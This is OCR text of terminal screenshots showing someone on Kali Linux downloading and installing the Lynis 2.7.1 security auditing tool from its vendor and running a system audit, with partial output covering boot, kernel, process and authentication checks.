

senbagapriya@kali: ~
09:02 PM
72%
senbagapriya@kali: ~
File Actions Edit View Help
root@kali:/# cd /tmp
root@kali:/tmp# wget https://cisofy.com/files/lynis-2.7.1.tar.gz
--2020-09-23 21:02:08-- https://cisofy.com/files/lynis-2.7.1.tar.gz
Resolving cisofy.com (cisofy.com)... 37.97.224.115, 2a01:7c8:aac4:309::1
Connecting to cisofy.com (cisofy.com)|37.97.224.115|:443... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://downloads.cisofy.com/lynis/lynis-2.7.1.tar.gz [following]
--2020-09-23 21:02:15-- https://downloads.cisofy.com/lynis/lynis-2.7.1.tar.gz
Resolving downloads.cisofy.com (downloads.cisofy.com)... 37.97.194.171, 2a01:7c8:aac2:37b::1
Connecting to downloads.cisofy.com (downloads.cisofy.com)|37.97.194.171|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 278069 (272K) [application/octet-stream]
Saving to: 'lynis-2.7.1.tar.gz'
lynis-2.7.1.tar.gz 91%[==========>] 247.64K 17.8KB/s eta 2s



senbagapriya@kali: ~
09:03 PM
71%
senbagapriya@kali: ~
File Actions Edit View Help
lynis/include/tests_shells
lynis/include/helper_audit_dockerfile
lynis/include/helper_show
lynis/include/tests_hardening
lynis/include/tests_mac_frameworks
lynis/include/tests_firewalls
lynis/include/tests_nameservices
lynis/include/tests_boot_services
lynis/include/tests_kernel
lynis/lynis
lynis/lynis.8
lynis/plugins/
lynis/plugins/custom_plugin.template
lynis/plugins/README
root@kali:/tmp# mv lynis /usr/local/
root@kali:/tmp# ln -s /usr/local/lynis/lynis /usr/local/bin/lynis
root@kali:/tmp# lynis update info
= Lynis =
Version : 2.7.1
Status : Outdated
Installed version : 271
Latest version : 300
Release date : 2019-01-31
Update location : https://cisofy.com/lynis/
2007-2019, CISOfy - https://cisofy.com/lynis/
root@kali:/tmp#



senbagapriy...
senbagapriy...
09:14 PM
70%
senbagapriya@kali: ~
File Actions Edit View Help
root@kali:/# lynis audit system
[Lynis 2.7.1]
Lynis comes with ABSOLUTELY NO WARRANTY. This is free software, and you are
welcome to redistribute it under the terms of the GNU General Public License.
See the LICENSE file for details about using this software.
2007-2019, CISOfy - https://cisofy.com/lynis/
Enterprise support available (compliance, plugins, interface and tools)
[+] Initializing program
- Detecting OS ... [DONE]
- Checking profiles ... [DONE]
Program version: 2.7.1
Operating system: Linux
Operating system name: Debian
Operating system version: kali-rolling
Kernel version: 5.8.0
Hardware platform: x86_64
Hostname: kali
Profiles: /usr/local/lynis/default.prf
Log file: /var/log/lynis.log
Report file: /var/log/lynis-report.dat



senbagapriy...
senbagapriy...
09:14 PM
70%
senbagapriya@kali: ~
File Actions Edit View Help
Operating system: Linux
Operating system name: Debian
Operating system version: kali-rolling
Kernel version: 5.8.0
Hardware platform: x86_64
Hostname: kali
Profiles: /usr/local/lynis/default.prf
Log file: /var/log/lynis.log
Report file: /var/log/lynis-report.dat
Report version: 1.0
Plugin directory: /usr/local/lynis/plugins
Auditor: [Not Specified]
Language: en
Test category: all
Test group: all
- Program update status ... [WARNING]
Lynis update available
Current version is more than 4 months old
Current version : 271 Latest version : 300
Please update to the latest version.
New releases include additional features, bug fixes, tests, and baselines.



senbagapriy...
senbagapriy...
09:14 PM
70%
senbagapriya@kali: ~
File Actions Edit View Help
- Program update status ... [WARNING]
Lynis update available
Current version is more than 4 months old
Current version : 271 Latest version : 300
Please update to the latest version.
New releases include additional features, bug fixes, tests, and baselines.
Download the latest version:
Packages (DEB/RPM) - https://packages.cisofy.com
Website (TAR) - https://cisofy.com/downloads/
GitHub (source) - https://github.com/CISOfy/lynis
[+] System Tools
- Scanning available tools ...
- Checking system binaries ...
[+] Plugins (phase 1)
Note: plugins have more extensive tests and may take several minutes to complete



senbagapriy...
senbagapriy...
09:14 PM
70%
senbagapriya@kali: ~
File Actions Edit View Help
[+] Plugins (phase 1)
Note: plugins have more extensive tests and may take several minutes to complete
- Plugins enabled [NONE]
[+] Boot and services
- Service Manager [systemd]
- Checking UEFI boot [DISABLED]
- Checking presence GRUB2 [FOUND]
- Checking for password protection [WARNING]
- Check running services (systemctl) [DONE]
Result: found 21 running services
- Check enabled services at boot (systemctl) [DONE]
Result: found 21 enabled services
- Check startup files (permissions) [OK]
[+] Kernel
- Checking default run level [RUNLEVEL 5]
- Checking CPU support (NX/PAE)
CPU support: PAE and/or NoeXecute supported [FOUND]
- Checking kernel version and release [DONE]
- Checking kernel type [DONE]
- Checking loaded kernel modules [DONE]
Found 81 active modules
- Checking Linux kernel configuration file [FOUND]
- Checking default I/O kernel scheduler [NOT FOUND]
- Checking for available kernel update [OK]
- Checking core dumps configuration [DISABLED]



senbagapriy...
senbagapriy...
09:14 PM
70%
senbagapriya@kali: ~
File Actions Edit View Help
- Checking CPU support (NX/PAE)
CPU support: PAE and/or NoeXecute supported [FOUND]
- Checking kernel version and release [DONE]
- Checking kernel type [DONE]
- Checking loaded kernel modules [DONE]
Found 81 active modules
- Checking Linux kernel configuration file [FOUND]
- Checking default I/O kernel scheduler [NOT FOUND]
- Checking for available kernel update [OK]
- Checking core dumps configuration [DISABLED]
- Checking setuid core dumps configuration [DEFAULT]
- Check if reboot is needed [NO]
[+] Memory and Processes
- Checking /proc/meminfo [FOUND]
- Searching for dead/zombie processes [OK]
- Searching for IO waiting processes [OK]
[+] Users, Groups and Authentication
- Administrator accounts [OK]
- Unique UIDs [OK]
- Consistency of group files (grpck) [OK]
- Unique group IDs [OK]
- Unique group names [OK]
- Password file consistency [OK]
- Query system users (non daemons) [DONE]
- NIS+ authentication support [NOT ENABLED]
- NIS authentication support [NOT ENABLED]
- sudoers file [FOUND]

